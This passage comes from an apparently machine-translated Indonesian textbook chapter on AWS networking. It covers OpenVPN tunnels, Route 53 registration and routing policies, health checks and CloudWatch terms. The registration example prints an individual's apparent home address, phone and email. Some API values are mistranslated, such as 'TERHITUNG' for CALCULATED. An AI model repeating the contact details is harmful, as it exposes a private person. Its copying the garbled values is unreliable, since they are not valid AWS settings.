remote 54.172.205.27
# Allow the remote instance to change its IP address/port number
float
# the port number
port 1194
#Use a dynamic tun device.
dev tun
#10.1.1.1 is a local VPN endpoint and 10.1.2.1 is a remote VPN endpoint
ifconfig 10.1.1.1 10.1.2.1
# Preserve the TUN device
persist-tun
# Preserve the local IP address
persist-local-ip
# Preserve the remote IP address
```

```
persist-remote-ip
# the pre-shared static key
secret /etc/openvpn/vpn.key
# Add route to the routing table for the OpenVPN Subnet
route 10.1.2.0 255.255.255.0
push "route 10.1.2.0 255.255.255.0"
```

Kami memulai OpenVPN di kedua VPC menggunakan layanan openvpn start. Sekarang kami memiliki dua VPC, masing-masing menjalankan OpenVPN. Kami dapat menguji untuk melihat apakah kedua VPC tidak hanya dapat berkomunikasi satu sama lain tetapi juga dapat mengetahui komponen internal masing-masing. Ingatlah bahwa dalam VPN, alamat internal disembunyikan dari dunia luar. Tapi di sini, dengan menggunakan perintah rute untuk menampilkan tabel perutean VPC pertama, kami menemukan entri dari router VPC ini dan router VPC lainnya.

```
Destination     Gateway   Genmask          Flags  Metric  Ref  Use  Iface
default         10.1.1.1  0.0.0.0          UG     0       0    0    eth0
10.1.1.0        *         255.255.255.0    U      0       0    0    eth0
10.1.2.0        10.1.2.1  255.255.255.0    UG     0       0    0    tun0
10.1.2.1        *         255.255.255.255  UH     0       0    0    tun0
```

Contoh kedua penggunaan VPC kami adalah mengizinkan akses jarak jauh dari perangkat eksternal ke VPC. Kami melihat cara membuat koneksi ini dengan asumsi kami telah membuat VPC pertama kami sebelumnya. Kami kembali menggunakan OpenVPN, yang perlu kami instal di perangkat eksternal kami. Kami melakukannya lagi menggunakan apt-get, dengan parameter easy-rsa untuk mengaktifkan manajemen kunci RSA. Perhatikan penggunaan sudo pada perintah berikut. Jika Anda tidak terbiasa dengan Linux, Ubuntu (yang contoh kami adalah gambarnya di VPC kami) tidak mengizinkan pengguna untuk masuk sebagai root dan sebaliknya mengizinkan akses level root ke pengguna utama dengan menggunakan perintah sudo.

```
sudo apt-get install openvpn easy-rsa
```

Menggunakan openvpn, kami akan menyiapkan sertifikat untuk digunakan antara VPC dan pengguna kami. Kami membuat direktori untuk sertifikat kami (dalam hal ini, kami akan menyebutnya easy-rsa). Kami kemudian menyalin contoh dari instalasi openvpn easy-rsa ke direktori ini. Kami kemudian menjalankan skrip build-key-server untuk membuat sertifikat kami. Kami melihat output dari pembuatan kunci kami nanti jika Anda belum pernah melakukan operasi ini sebelumnya.

```
sudo mkdir /etc/openvpn/easy-rsa
sudo cp -r /usr/share/doc/openvpn/examples/easy-rsa/*
   /etc/openvpn/easy-rsa/
./build-key-server server

Generating a 2048 bit RSA private key
Certificate is to be certified until Apr 23 16:50:39 2026
GMT (3650 days)
Sign the certificate? [y/n]:y

1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
```

Dengan sertifikat yang dibuat, kita perlu meminta tanda tangan. Skrip build-dh melakukan ini untuk kita. Secara default, sertifikat kami akan menggunakan kunci 2048-bit.

```
./build-dh

Generating DH parameters, 2048 bit long safe prime, generator 2
This is going to take a long time
....+.......+......+.................................................+.....
....................+........
```

Kita sekarang harus membuat sertifikat untuk digunakan klien kita. Sertifikat klien memerlukan kunci publik, yang dihasilkan dari kunci pribadi kami. Kami menggunakan skrip build-key.

```
./build-key client1
```

Kita harus mengedit file server.conf untuk mengubah alamat IP default ke kisaran yang akan digunakan klien kita. Sekarang kita dapat memulai layanan openvpn di server VPC kita.

```
service openvpn start
```

Server siap menerima komunikasi aman dari klien kami, tetapi sekarang klien kami harus dapat membuka koneksi VPN ke server kami. Kita perlu menginstal openvpn di setiap mesin klien kita. Kita perlu mengedit file client.conf untuk memberikan detail bagaimana klien akan menghubungi server VPC. Dalam kasus kami, kami telah menyesuaikan file dengan data berikut:

```
# The hostname/IP and port of the server.
# You can have multiple remote entries
# to load balance between the servers.
remote 54.172.205.27 1194
# SSL/TLS parms.
# See the server config file for more
# description. It's best to use
```

```
# a separate .crt/.key file pair
# for each client. A single ca
# file can be used for all clients.
ca /etc/openvpn/ca.crt
cert /etc/openvpn/client1.crt
key /etc/openvpn/client1.key
```

Terakhir, kita dapat membuka koneksi pada klien kita ke VPC kita sebagai berikut:

```
openvpn --config /etc/openvpn/client.conf
```

RUTE 53

Mari kita bayangkan bahwa server virtual yang Anda buat sebelumnya akan menghosting situs web Anda. Anda perlu menetapkan nama domain untuk server ini yang dapat dirujuk dari mana saja di Internet. Untuk ini, pertama Anda harus mendaftarkan nama domain Anda dan kedua Anda harus memiliki nama ini dibuat oleh beberapa server DNS resmi. Untuk ini, kami beralih ke Rute 53 AWS. Secara khusus, Amazon Route 53 menjalankan tiga fungsi utama:

- **Registrasi domain**—Amazon Route 53 memungkinkan Anda mendaftarkan nama domain seperti example.com.
- **Layanan DNS**—Amazon Route 53 menerjemahkan nama domain yang ramah seperti www.example. com ke alamat IP seperti 192.0.2.1. Amazon Route 53 merespons kueri DNS menggunakan jaringan global server DNS otoritatif, yang mengurangi latensi.
- **Pemeriksaan kondisi**—Amazon Route 53 mengirimkan permintaan otomatis melalui Internet ke aplikasi Anda untuk memverifikasi bahwa aplikasi dapat dijangkau, tersedia, dan berfungsi.

Amazon Route 53 mendukung pendaftaran domain untuk berbagai macam domain tingkat atas umum (seperti .com atau.org) dan domain tingkat atas geografis (seperti .be atau.us). Jika Anda telah mendaftarkan nama domain dengan registrar lain, Anda dapat secara opsional mentransfer pendaftaran domain ke Amazon Route 53. Ini tidak diperlukan untuk menggunakan Amazon Route 53 sebagai layanan DNS Anda, atau untuk mengonfigurasi pemeriksaan kesehatan untuk sumber daya Anda. Saat Anda mendaftarkan domain, Amazon Route 53 melakukan hal berikut:

- Membuat zona yang dihosting Amazon Route 53 yang memiliki nama yang sama dengan domain. Amazon Route 53 menetapkan empat server nama ke zona yang dihosting dan secara otomatis memperbarui pendaftaran domain Anda dengan nama server nama ini.
- Memungkinkan perpanjangan otomatis sehingga pendaftaran domain Anda akan diperpanjang secara otomatis setiap tahun. Anda akan diberi tahu sebelum tanggal perpanjangan sehingga Anda dapat memilih apakah akan menolak perpanjangan jika Anda tidak ingin lagi mendaftarkan nama domain.
- Secara opsional, aktifkan perlindungan privasi untuk menyembunyikan detail pribadi dari kueri WHOIS. Jika Anda mengaktifkan perlindungan privasi, kueri WHOIS akan mengembalikan informasi kontak untuk pencatat (Amazon) atau akan mengembalikan nilai Dilindungi oleh kebijakan. Jika Anda mendaftarkan domain .com atau .net, Anda

dapat menyembunyikan informasi kontak Anda untuk semua nilai ContactType. Jika Anda mendaftar di bawah domain tingkat atas lainnya, Anda hanya dapat menyembunyikan informasi kontak Anda jika ContactType adalah PERSON.

- Jika pendaftaran berhasil, proses mengembalikan ID operasi yang dapat Anda gunakan untuk melacak kemajuan dan penyelesaian tindakan. Jika permintaan tidak berhasil diselesaikan, pendaftar domain akan diberi tahu melalui email.
- Menagih akun AWS Anda sejumlah uang berdasarkan domain level teratas.

Di sini, kita melihat bagaimana menggunakan perintah route53domains untuk meminta ketersediaan nama domain web-infrastruktur-book.org. Kami menemukan bahwa itu tersedia, jadi sekarang kami melanjutkan pendaftaran domain ini. Kami memasukkan informasi yang diperlukan dari baris perintah menggunakan JSON. Kami melihat interaksi ini dilambangkan dengan prompt >, diakhiri dengan tanda kutip tutup yang dimulai pada baris perintah aws. Sebagian besar notasi JSON harus cukup jelas dan mudah dipahami. Untuk nomor telepon, Anda harus menggunakan format “+<kode panggilan negara>.<nomor termasuk kode area apa saja>”. Nomor telepon AS mungkin muncul sebagai “+1.1234567890.” Setelah mengirimkan perintah route53domains ini, Amazon merespons dengan ID operasi untuk menunjukkan pendaftaran yang berhasil.

```
aws route53domains check-domain-availability --domain-name web-
   infrastructure-book.org

{
      "Availability": "AVAILABLE"
}

aws route53domains register-domain --cli-input-json '
>   {
>       "DomainName": "web-infrastructure-book.org",
>       "IdnLangCode": "",
>       "DurationInYears": 1,
>       "AutoRenew": false,
>       "AdminContact": {
>           "FirstName": "Wei",
>           "LastName": "Hao",
>           "ContactType": "PERSON",
>           "OrganizationName": "PERSON",
>           "AddressLine1": "727 Grey Stable",
>           "AddressLine2": "na",
>           "City": "Highland Heights",
>           "State": "KY",
>           "CountryCode": "US",
>           "ZipCode": "41076",
>           "PhoneNumber": "+1.8599829618",
>           "Email": "hh662015@gmail.com"
>     },
>     "RegistrantContact": {
>         "FirstName": "Wei",
>         "LastName": "Hao",
>         "ContactType": "PERSON",
>         "OrganizationName": "PERSON",
>         "AddressLine1": "727 Grey Stable",
>         "AddressLine2": "na",
>         "City": "Highland Heights",
>         "State": "KY",
>         "CountryCode": "US",
```

```
>          "ZipCode": "41076",
>          "PhoneNumber": "+1.8599829618",
>          "Email": "hh662015@gmail.com"
>      },
>      "TechContact": {
>          "FirstName": "Wei",
>          "LastName": "Hao",
>          "ContactType": "PERSON",
>          "OrganizationName": "PERSON",
>          "AddressLine1": "727 Grey Stable",
>          "AddressLine2": "na",
>          "City": "highland heights",
>          "State": "KY",
>          "CountryCode": "US",
>          "ZipCode": "41076",
>          "PhoneNumber": "+1.8599829618",
>          "Email": "hh662015@gmail.com"
>      },
>      "PrivacyProtectAdminContact": true,
>      "PrivacyProtectRegistrantContact": true,
>      "PrivacyProtectTechContact": true
> }
> '

{
    "OperationId": "8fa9efdc-da89-402e-bf59-75e77fd86f79"
}
```

Mari kita jelajahi bagaimana menggunakan route53domains untuk mendapatkan detail dari transaksi kita sebelumnya. Dengan subcommand get-operation-detail, kita bisa mengetahui status pendaftaran kita. Kami melihat dua perintah berturut-turut di sini untuk menunjukkan pendaftaran sedang berlangsung versus selesai. Ada jeda sekitar 10 menit antara mengeluarkan dua instruksi.

```
aws route53domains get-operation-detail --operation-id
   8fa9efdc-da89-402e-bf59-75e77fd86f79

{
    "Status": "IN_PROGRESS",

    "DomainName": "web-infrastructure-book.org",
    "SubmittedDate": 1454286954.2079999,
    "Type": "REGISTER_DOMAIN",
    "OperationId": "8fa9efdc-da89-402e-bf59-75e77fd86f79"
}

aws route53domains get-operation-detail --operation-id
   8fa9efdc-da89-402e-bf59-75e77fd86f79

{
    "Status": "SUCCESSFUL",
    "DomainName": "web-infrastructure-book.org",
    "SubmittedDate": 1454286954.2079999,
    "Type": "REGISTER_DOMAIN",
    "OperationId": "8fa9efdc-da89-402e-bf59-75e77fd86f79"
}
```

Sekarang kita dapat menggunakan subperintah daftar-domain untuk mendaftar domain yang terdaftar di bawah akun. Kami dapat menggunakan subperintah get-domain-detail untuk mendapatkan informasi terperinci tentang domain kami yang baru terdaftar.

Saat Anda mendaftarkan nama domain baru dengan Amazon Route 53, Amazon secara otomatis mengonfigurasi Amazon Route 53 sebagai layanan DNS untuk domain tersebut dan membuat zona yang dihosting untuk domain Anda. Zona yang dihosting adalah kumpulan kumpulan catatan sumber daya yang dihosting oleh Amazon Route 53. Mirip dengan file zona DNS tradisional, zona yang dihosting mewakili kumpulan kumpulan catatan sumber daya yang dikelola bersama di bawah satu nama domain. Setiap zona yang dihosting memiliki metadata dan informasi konfigurasinya sendiri.

Sekarang kita harus menambahkan resource record ke host zone. Dengan demikian, kueri DNS seperti perintah dig sebelumnya akan dapat merespons dengan alamat IP dan informasi lain dari domain Anda. Jika kami telah mendaftarkan domain kami dengan registrar domain lain, registrar tersebut kemungkinan menyediakan layanan DNS untuk domain tersebut. Kami dapat mentransfer layanan DNS ke Amazon Route 53 baik dengan atau tanpa mentransfer pendaftaran untuk domain tersebut.

Mari kita jelajahi cara membuat zona yang dihosting. Kami menggunakan subperintah create-hosted-zone untuk membuat zona yang dihosting dengan opsi --caller-reference untuk menentukan string unik yang mengidentifikasi permintaan dan juga memungkinkan permintaan zona yang gagal dibuat untuk dicoba lagi tanpa risiko melaksanakan operasi dua kali. Kita harus menggunakan string CallerReference yang unik saat membuat zona host. Opsi --name menentukan nama domain. Amazon merespons dengan detail zona kami termasuk, misalnya, bidang DelegationSet yang berisi empat server nama DNS otoritatif yang dialokasikan Amazon untuk mendukung domain ini.

```
aws route53 create-hosted-zone --name haow1.cit668.nku.edu
   --caller-reference 01/31/2016
```

Dengan zona apa pun, kami perlu mengubah catatan zona saat kami menambah atau mengubah sumber daya di domain kami. Mari kita asumsikan kita memiliki tiga sumber daya untuk ditambahkan ke zona kita seperti yang dibuat sebelumnya. Kita perlu membuat catatan sumber daya untuk sumber daya ini dan mengunggahnya ke Route 53. Pertama, kita akan membuat file teks JSON yang berisi data catatan sumber daya yang disebut record-sets.json. Kami akan menentukan dua host baru bernama host1 dan host2. Kami menggunakan tindakan BUAT untuk membuat catatan sumber daya. Kedua sumber ini diberi catatan A dengan alamat IP masing-masing 10.10.10.8 dan 10.10.10.10. Perhatikan bahwa tindakan CREATE kedua kami menyertakan bobot 1. Kami mengikuti ini dengan tindakan UPSERT untuk memperbarui salah satu catatan, yang kedua dalam kasus ini. Kami menentukan catatan A lain di sini memberi host2 alamat IP 10.10.10.11. Ada dua alamat IP untuk host2. Karena alamat IP kedua memiliki bobot 2, kebijakan pembobotan kami menyatakan bahwa 2/3 dari waktu, alamat IP terakhir (10.10.10.11) harus digunakan dan

hanya 1/3 dari waktu alamat sebelumnya yang harus digunakan (10.10.10.10). Untuk menghapus rekaman, tindakannya adalah DELETE.

```
{
  "Comment": "Record sets",
  "Changes": [
    {
      "Action": "CREATE",
      "ResourceRecordSet": {
        "Name": "host1.haow1.cit668.nku.edu",
        "Type": "A",
        "TTL": 3600,
        "ResourceRecords": [
          {
            "Value": "10.10.10.8"
          }
        ]
      }
    },
    {
      "Action": "CREATE",
      "ResourceRecordSet": {
        "Name": "host2.haow1.cit668.nku.edu",
        "Type": "A",
        "SetIdentifier": "the first weighted entry",
        "Weight": 1,
        "TTL": 3600,
        "ResourceRecords": [
          {
            "Value": "10.10.10.10"
          }
        ]
      }
    },
    {
      "Action": "UPSERT",
      "ResourceRecordSet": {
        "Name": "host2.haow1.cit668.nku.edu",
        "Type": "A",
        "SetIdentifier": "the second weighted entry",
        "Weight": 2,
        "TTL": 3600,
        "ResourceRecords": [
          {
            "Value": "10.10.10.11"
          }
        ]
      }
    }
  ]
}
```

Kami menggunakan subperintah change-resource-records-set dari route53 untuk menunjukkan bahwa catatan zona perlu dimodifikasi dengan file yang ditentukan. Kami kemudian dapat menguji perintah untuk memeriksa catatan sumber daya kami yang telah direvisi. Kita kemudian dapat melihat dua perintah berikut:

```
aws route53 change-resource-record-sets --hosted-zone-id ZSOEF08SJXYMV
  --change-batch file://./record-sets.json

aws route53 list-resource-record-sets --hosted-zone-id ZSOEF08SJXYMV
```

Dengan zona kami yang sekarang mutakhir dan tersedia, dan dengan empat server nama DNS yang kami miliki, kami dapat menggunakan perintah dig untuk menguji apakah kebijakan perutean dikonfigurasi dengan benar. Karena kita menggunakan alamat IP pribadi dalam catatan sumber daya, kita perlu memodifikasi /etc/resolv.conf kita untuk mengubah server nama lokal kita. Kami memodifikasi file ini dengan mengomentari semua baris saat ini dan menambahkan baris berikut:

```
nameserver "the_IP_address_of_ns-1246.awsdns-27.org"
```

Entri dalam tanda kutip adalah alamat IP untuk mesin bernama ns-1246.awsdns-27.org. Ini adalah salah satu server nama DNS di bidang DelegationSet dari output perintah create-hosted-zone.

Kami mengeluarkan perintah Unix/Linux dig host1.haow1.cit668.nku.edu untuk menguji kebijakan perutean dan kami menerima alamat IP yang sesuai yaitu 10.10.10.8. Kita ulangi perintah dig untuk host dig host2.haow1.cit668.nku.edu tetapi kali ini kita melakukannya 15 kali berturut-turut. Tanggapan pertama adalah 10.10.10.10 diikuti dengan 10.10.10.11 dua kali. Dari 15 perintah penggalian untuk host2, kami menemukan bahwa 10.10.10.10 dikembalikan 5 kali dan 10.10.10.11 dikembalikan 10 kali.

Untuk merancang situs web berkinerja tinggi, biasanya kita perlu menggunakan minimal dua server web yang terletak di dua lokasi geografis yang berbeda. Dengan menggunakan Route 53, kami ingin kueri DNS apa pun untuk situs web kami menjadi alamat IP server yang akan memberikan latensi terbaik (terendah) kepada pengguna berdasarkan lokasi pengguna. Kami dapat menerapkan kebijakan perutean berbasis latensi untuk zona Route 53 untuk mencapainya.

Mari kita asumsikan bahwa kita memiliki dua server web untuk situs web kita, yang akan kita tempatkan di wilayah us-east-1 (Virginia) dan eu-west-1 (Irlandia). Secara internal, kami memanggil dua server web Instance1 dan Instance2 dengan alamat IP masing-masing 184.73.68.82 dan 52.51.217.26. Kami sekarang harus menyiapkan file JSON kami untuk menentukan catatan sumber daya untuk dua server web ini dan untuk menentukan kebijakan geolokasi kami. Asumsikan file ini disebut latency-record-sets.json. Dalam file tersebut, kami beri nama situs web www. haow1.cit668.nku.edu. File ini menggunakan dua properti tambahan, baik dalam definisi ResourceRecordSet, SetIdentifier untuk menentukan deskripsi unik untuk kumpulan catatan sumber daya dan Wilayah untuk menentukan nama wilayah EC2.

```
{
"Comment": "Record sets",
  "Changes": [
    {
      "Action": "CREATE",
      "ResourceRecordSet": {
        "Name": "www.haow1.cit668.nku.edu.",
        "Type": "A",
        "SetIdentifier": "A Web Server In Virginia",
        "Region": "us-east-1",
        "TTL": 3600,
        "ResourceRecords": [

          {
            "Value": "184.73.68.82"
          }
     ]
      }
    },
  {
      "Action": "UPSERT",
      "ResourceRecordSet": {
        "Name": "www.haow1.cit668.nku.edu.",
        "Type": "A",
        "SetIdentifier": "A Web Server In Ireland",
        "Region": "eu-west-1",
        "TTL": 3600,
        "ResourceRecords": [
         {
          "Value": "52.51.217.26"
        }
        ]
      }
    }
  ]
}
```

Kami menggunakan perintah change-resource-records-set untuk menambahkan kebijakan perutean berbasis latensi ini ke zona kami. Setelah ditambahkan, kita dapat menguji kembali kebijakan perutean berbasis latensi dengan menjalankan perintah dig. Dalam hal ini, kami menjalankan perintah lima kali dari kampus NKU kami yang berlokasi di Kentucky menggunakan opsi @ untuk menentukan server nama yang akan dikueri (daripada memodifikasi file resolv.conf). Perintahnya adalah dig @ns-1246.awsdns-27.org www.haow1.cit668. nku.edu. Setiap saat, responnya sama, 184.73.68.82, yang merupakan server di Virginia. Untuk memverifikasi bahwa latensi antara NKU dan Virginia lebih pendek daripada Irlandia, kami menggunakan ping untuk menguji waktu respons antara kedua server, menggunakan ping 184.73.68.82 dan ping 52.51.217.26. Waktu respon antara NKU dan Virginia ternyata 37 ms, sedangkan waktu respon antara NKU dan Irlandia adalah 141 ms.

Untuk mendesain situs web dengan ketersediaan tinggi, kita juga harus menyertakan desain failover. Pada contoh sebelumnya, dua server web yang terletak di dua geolokasi berfungsi sebagai situs web kami. Dengan dua server web yang tersedia, kita dapat membuat Route 53 menggabungkan kesehatan server web dengan respons DNS-nya. Route 53 akan mengirimkan permintaan pemeriksaan kesehatan pada interval tertentu ke setiap

server web. Jika pemeriksaan kesehatan menentukan bahwa server tidak sehat (tidak tersedia), Route 53 akan merutekan permintaan DNS klien dari server yang tidak sehat.

Ada beberapa konfigurasi failover seperti failover aktif-aktif, failover aktif-pasif, dan konfigurasi campuran. Kami akan menggunakan konfigurasi failover aktif-pasif di Route 53, yang akan menyelesaikan kueri DNS ke server utama kami jika tersedia dan alamat IP server sekunder hanya akan dikembalikan jika server utama tidak dapat dijangkau. Pertama-tama kita harus mengonfigurasi pemeriksaan kesehatan di server utama. Asumsikan Instance1 di Virginia adalah server utama dan Instance2 di Irlandia adalah server sekunder. Kami membuat file teks JSON berikut, bernama health-check.json:

```
{
  "IPAddress": "184.73.68.82",
  "Port": 80,
  "Type": "HTTP",

  "ResourcePath": "/index.html",
  "RequestInterval": 10,
  "FailureThreshold": 2
}
```

Bidang IPAddress, Port, dan Type menentukan alamat IP, alamat Port, dan protokol yang akan diuji oleh Route53 selama pemeriksaan kesehatannya. Alamat IP adalah server utama kami. Perhatikan bahwa dengan menyertakan port dan jenis pesan, kami tidak hanya menunjukkan bahwa pemeriksaan kondisi gagal jika server tidak merespons, tetapi lebih khusus kami menunjukkan bahwa pemeriksaan kondisi gagal jika permintaan HTTP melalui port 80 tidak merespons. Perhatikan bahwa bidang Jenis dapat memiliki banyak nilai: HTTP, HTTPS, HTTP_STR_MATCH, HTTPS_STR_MATCH, TCP, TERHITUNG, dan CLOUDWATCH_METRIC.

Untuk tipe HTTP dan HTTPS, Route 53 mencoba membuat koneksi HTTP/HTTPS. Jika berhasil, Route 53 mengirimkan permintaan dan menunggu kode status 200 atau lebih besar dan kurang dari 400. Untuk tipe HTTP_STR_MATCH/HTTPS_STR_MATCH, Route 53 mencoba membuat koneksi HTTP/HTTPS. Jika berhasil, Route 53 mengirimkan permintaan dan mencari 5120 byte pertama dari badan respons untuk string yang ditentukan di bidang SearchString.

Untuk tipe TCP, Route 53 mencoba membuat sambungan TCP. Untuk tipe TERHITUNG, Route 53 menjumlahkan jumlah health check yang dianggap sehat oleh pemeriksa Route 53 dan membandingkan angka tersebut dengan nilai HealthThreshold. Untuk jenis CLOUDWATCH_METRIC, health check dikaitkan dengan alarm CloudWatch. Jika keadaan alarm sudah OK, maka pemeriksaan kesehatan dianggap sehat. Jika status ALARM, pemeriksaan kesehatan dianggap tidak sehat.

Kembali ke file JSON, kolom ResourcePath menunjukkan nama file dan jalur untuk file yang diminta Route 53 saat melakukan pemeriksaan kesehatan. Di sini, kami ingin Route 53 meminta halaman index.html. Perhatikan bahwa server web akan mengembalikan kode status HTTP 2xx atau 3xx jika sudah sehat dan dapat menanggapi permintaan yang diberikan. Kolom RequestInterval menentukan jumlah detik antara waktu Route 53 mendapat respons

dari titik akhir dan waktu pengiriman permintaan pemeriksaan kesehatan berikutnya. Bidang FailureThreshold menentukan jumlah pemeriksaan kondisi berturut-turut yang harus dilewati atau gagal oleh titik akhir untuk Rute 53 guna mengubah status titik akhir saat ini dari tidak sehat menjadi sehat atau sebaliknya.

Subperintah buat-pemeriksaan-kesehatan menunjukkan file yang berisi spesifikasi pemeriksaan kesehatan. Di sini, kami menggunakannya untuk membuat pemeriksaan kesehatan untuk server kami. Tanggapan dari aws adalah sebagai berikut. Dari output, kita melihat bahwa health check dibuat dan diberi nilai ID 90d97803-3911-4c0e-8322-2deb309e0a4a.

```
aws route53 create-health-check --caller-reference 05/25/2016
   --health-check-config file://./health-check.json

{
    "HealthCheck": {
        "HealthCheckConfig": {
            "IPAddress": "184.73.68.82",
            "ResourcePath": "/index.html",
            "Inverted": false,
            "MeasureLatency": false,
            "RequestInterval": 10,
            "Type": "HTTP",
            "Port": 80,
            "FailureThreshold": 2
        },
        "CallerReference": "05/25/2016",
        "HealthCheckVersion": 1,

       "Id": "90d97803-3911-4c0e-8322-2deb309e0a4a"
    },
    "Location": "https://route53.amazonaws.com/2015-01-
        01/healthcheck/90d97803-3911-4c0e-8322-2deb309e0a4a"
}
```

Untuk menguji uji kesehatan, kami mengeluarkan subperintah get-health-check-status, menggunakan ID yang diberikan dari respons sebelumnya. Tanggapan kami menunjukkan bahwa permintaan HTTP yang dibuat untuk pemeriksaan kesehatan menghasilkan kode status 200. Kami juga diberi waktu pemeriksaan kesehatan dilakukan. Beberapa tanggapan, tercantum di bawah ini, dihilangkan.

```
aws route53 get-health-check-status --health-check-id
   90d97803-3911-4c0e-8322-2deb309e0a4a

{
    "HealthCheckObservations": [
        {
            "StatusReport": {
                "Status": "Success: HTTP Status Code 200, OK",
                "CheckedTime": "2016-05-26T21:00:09.437Z"
            },
            "IPAddress": "54.255.254.247"
        },
    -
}
```

delete-health-check pemeriksaan kesehatan yang ditetapkan menggunakan sub-perintah delete-health-check. Berikut adalah contoh untuk pemeriksaan kesehatan kami saat ini:

```
aws route53 delete-health-check --health-check-id
   90d97803-3911-4c0e-8322-2deb309e0a4a
```

Dengan health check yang dibuat, kita sekarang harus menentukan kebijakan failover kita. Kami memutuskan untuk menggunakan konfigurasi failover aktif-pasif untuk zona Route 53 kami. Kami membuat file teks JSON baru bernama failover-records-set.json. File tersebut berisi dua tindakan: CREATE dan UPSERT. Tindakan BUAT menunjukkan server web utama kami bersama dengan uji kesehatan yang akan digunakan. Tindakan UPSERT menunjukkan server sekunder kami.

```
{
"Comment": "Record sets",
  "Changes": [
    {
      "Action": "CREATE",
      "ResourceRecordSet": {
        "Name": "www.haow1.cit668.nku.edu.",
        "Type": "A",
        "SetIdentifier": "A Web Server In Virginia",
        "Failover": "PRIMARY",
        "TTL": 3600,
        "HealthCheckId": "90d97803-3911-4c0e-8322-2deb309e0a4a",
        "ResourceRecords": [
          {
            "Value": "184.73.68.82"
          }
     ]

      }
    },
  {
      "Action": "UPSERT",
      "ResourceRecordSet": {
        "Name": "www.haow1.cit668.nku.edu.",
        "Type": "A",
        "SetIdentifier": "A Web Server In Ireland",
        "Failover": "SECONDARY",
        "TTL": 3600,
        "ResourceRecords": [
         {
           "Value": "52.51.217.26"
        }
        ]
      }
    }
  ]
}
```

Anda seharusnya dapat mengidentifikasi dua properti baru dalam file JSON ini di dalam ResourceRecordSet. Yang pertama, Failover, mendefinisikan server primer dan server sekunder. Yang kedua, HealthCheckId, memberikan asosiasi antara pemeriksaan kesehatan yang telah dibuat dan server utama kami. Kami menggunakan perintah change-resource-

records-set untuk menambahkan kebijakan routing failover ini ke zona yang sudah ditetapkan. Kami dapat menguji kebijakan failover kami untuk memastikannya berfungsi. Sekali lagi, kami menggunakan perintah dig @ns-1246.awsdns-27.org www.haow1.cit668.nku.edu kami, yang dikeluarkan lima kali. Ini mengembalikan 184.73.68.82 setiap kali, sehingga kami melihat server utama merespons. Menggunakan ssh, kami masuk ke server utama kami dan menghentikan server web. Perhatikan bahwa server utama kami masih dapat diakses tetapi tidak lagi menanggapi permintaan HTTP. Kami kembali menjalankan perintah dig lima kali dan sekarang kami menerima alamat IP 52.51.217.26, server sekunder kami.

Karena pemeriksaan kesehatan gagal menyebabkan Route 53 menggunakan server sekunder kami, kami mungkin ingin menjelajahi penyebab kegagalan tersebut. Subperintah get-health-check-last-failure-reason akan memberi kita detail yang berpotensi berguna. Dalam kasus yang disebutkan di bawah, kami hanya diberi tahu bahwa sambungan ditolak:

```
aws route53 get-health-check-last-failure-reason
   --health-check-id 90d97803-3911-4c0e-8322-2deb309e0a4a

{
    "HealthCheckObservations": [
        {
            "StatusReport": {
                "Status": "Failure: connection refused",
                "CheckedTime": "2016-05-26T21:20:15.056Z"
            },
            "IPAddress": "54.255.254.247"
        },
      …
}
```

Kami ssh ke server utama kami lagi untuk memulai kembali server web. Sekarang kita ulangi perintah dig. Alamat IP apa yang dikembalikan? Seharusnya alamat IP dari server utama, 184.73.68.82.

Route 53 juga mendukung kebijakan perutean geolokasi sehingga permintaan pengguna ke server web dapat dialihkan ke server yang menampung konten bahasa lokal pengguna. File teks JSON berikut mengilustrasikan cara membuat kebijakan semacam itu. Perhatikan bahwa "string" menunjukkan bahwa sebuah string harus ditempatkan di sana, bukan kata string secara harfiah. Untuk menentukan kode yang tersedia, berikan perintah aws route53 list-geo-locations. Di antara kode yang tersedia adalah benua Afrika, Antartika, Asia, Eropa, Amerika Utara, Oceana, dan Amerika Selatan, yang masing-masing memiliki kode benua AF, AN, AS, EU, NA, OC, dan SA. Ada berbagai nama dan kode negara seperti Amerika Serikat dan AS, dan dalam suatu negara, nama dan kode subdivisi. Di Amerika Serikat, ini terutama negara bagian seperti Alaska/AK dan Alabama/AL.

```
"GeoLocation": {
        "ContinentCode": "string",
        "CountryCode": "string",
        "SubdivisionCode": "string"
}
```

Untuk menyelesaikan bagian ini, setelah kita selesai menggunakan zona yang dihosting, kita ingin menghapusnya. Subperintah penghapusan adalah delete-hosted-zone. Perhatikan bahwa kumpulan catatan sumber daya harus dihapus dari zona yang dihosting sebelum kami dapat menghapus zona tersebut. Berikut adalah contoh menghapus zona yang dihosting kami:

```
aws route53 delete-hosted-zone --id ZSOEF08SJXYMV
```

6.5 CLOUDWATCH, LAYANAN PEMBERITAHUAN SEDERHANA, DAN PENYEIMBANG BEBAN

CloudWatch adalah layanan pemantauan untuk sumber daya cloud. Kami ingin menggunakan CloudWatch untuk menentukan efisiensi server web berbasis cloud kami dan layanan lain yang mungkin kami terapkan. Sebelum kita melihat secara khusus CloudWatch, dan Simple Notification Service (SNS) terkait, kita harus mendefinisikan beberapa istilah yang digunakan di CloudWatch. Nanti di bagian ini kami juga menggunakan *Elastic Load Balancer* (ELB) Amazon dan mengevaluasi kinerjanya menggunakan metrik yang dikumpulkan CloudWatch.

- **Metrik** adalah jenis data khusus yang akan diukur oleh CloudWatch. Setiap metrik yang kami gunakan di CloudWatch ditentukan secara unik oleh nama, ruang nama, dan jenis nilai (dimensi) tertentu yang sedang diukur. Metrik adalah urutan waktu. Contoh metrik adalah penggunaan CPU dari instans EC2. CloudWatch menjadi repositori metrik di mana kami dapat memanggil CloudWatch kapan saja untuk menyediakan metrik yang terakumulasi untuk kami.
- **Ruang nama** adalah wadah untuk metrik bernama. Metrik di ruang nama yang berbeda dipisahkan satu sama lain. Misalnya, AWS/EC2 adalah satu namespace dan AWS/EBS adalah namespace lainnya.
- **Dimensi** adalah pasangan nama/nilai yang mengidentifikasi metrik secara unik. Setiap metrik memiliki karakteristik khusus yang menggambarkannya. Anda dapat menganggap dimensi sebagai kategori untuk karakteristik tersebut. Misalnya, Anda bisa mendapatkan statistik untuk instans EC2 tertentu dengan menyetel dimensi InstanceID ke ID instans spesifik tersebut.
- **Stempel waktu** adalah waktu titik data tertentu diukur. Format stempel waktu adalah tanggal, jam, menit, dan detik. Biasanya stempel waktu direpresentasikan dalam Coordinated Universal Time (UTC) seperti pada 2016-05-28T20:35:26Z.
